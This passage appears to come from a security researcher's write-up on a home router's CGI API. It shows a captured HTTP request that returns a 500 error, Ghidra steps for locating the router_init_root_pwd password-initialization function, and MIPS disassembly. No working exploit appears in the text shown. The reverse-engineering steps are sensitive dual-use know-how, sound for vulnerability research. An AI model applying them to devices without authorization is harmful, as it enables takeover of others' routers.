
```
GET /cgi-bin/api/router/model?_=1690161141970 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua:
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
Authorization: undefined
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199
Safari/537.36
sec-ch-ua-platform: ""
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Mon, 24 Jul 2023 01:12:33 GMT
Server: lighttpd/1.4.48

<?xml version="1.0" encoding="iso-8859-1"?>
  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
  <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="
  en">
    <head>
      <title>
        500 - Internal Server Error
      </title>
    </head>
    <body>
      <h1>
        500 - Internal Server Error
      </h1>
    </body>
  </html>

```

WE NEED TO GO
DEEPER


Let’s call the Dragon

- Open the /www/cgi-bin/api file with Ghidra
- Search among the strings (Search | For Strings) for initpwd
- Click on the location to see the code
- Click on its cross-reference (get_internal_api_dispatcher:0042cacc).
- We can see a reference of the function that’s responsible for the password initialization, router_init_root_pwd, at the 0042cb28 address, and decompile it




```
                                 *                    FUNCTION                    *
                                 ****************************************************************
                                 undefined get_internal_api_dispatcher()
                                   assume gp = 0x454080
                                   assume ISA_MODE = 0x1
                                   assume PAIR_INSTRUCTION_FLAG =
         undefined              v0:1          <RETURN>
         undefined4             Stack[0x8]:4   local_res8
         undefined4             Stack[0x4]:4   local_res4

         undefined4             Stack[0x0]:4   local_res0
         undefined4             Stack[-0x14]:4 local_14

         undefined4             Stack[-0x18]:4 local_18

         undefined4             Stack[-0x20]:4 local_20

                                 get_internal_api_dispatcher+1
                                 get_internal_api_dispatcher
0042cacc f0 00 6a 02      li              v0,0x2
         assume gp = <UNKNOWN>
0042cad0 f5 ae 0b 10      addiu           v1,pc,0x75b0
0042cad4 f4 00 32 40      sll             v0,v0,0x10
0042cad8 e2 69            addu            v0,v0,v1
0042cada f0 0c 64 f6      save            a0-a2,0x30,ra,s0-
0042cade 65 9a            move            gp,v0
0042cae0 67 3c            move            s1,gp
0042cae2 d2 04            sw              v0=>_mips_gp0_val
0042cae4 68 00            li              s0,0x0
```

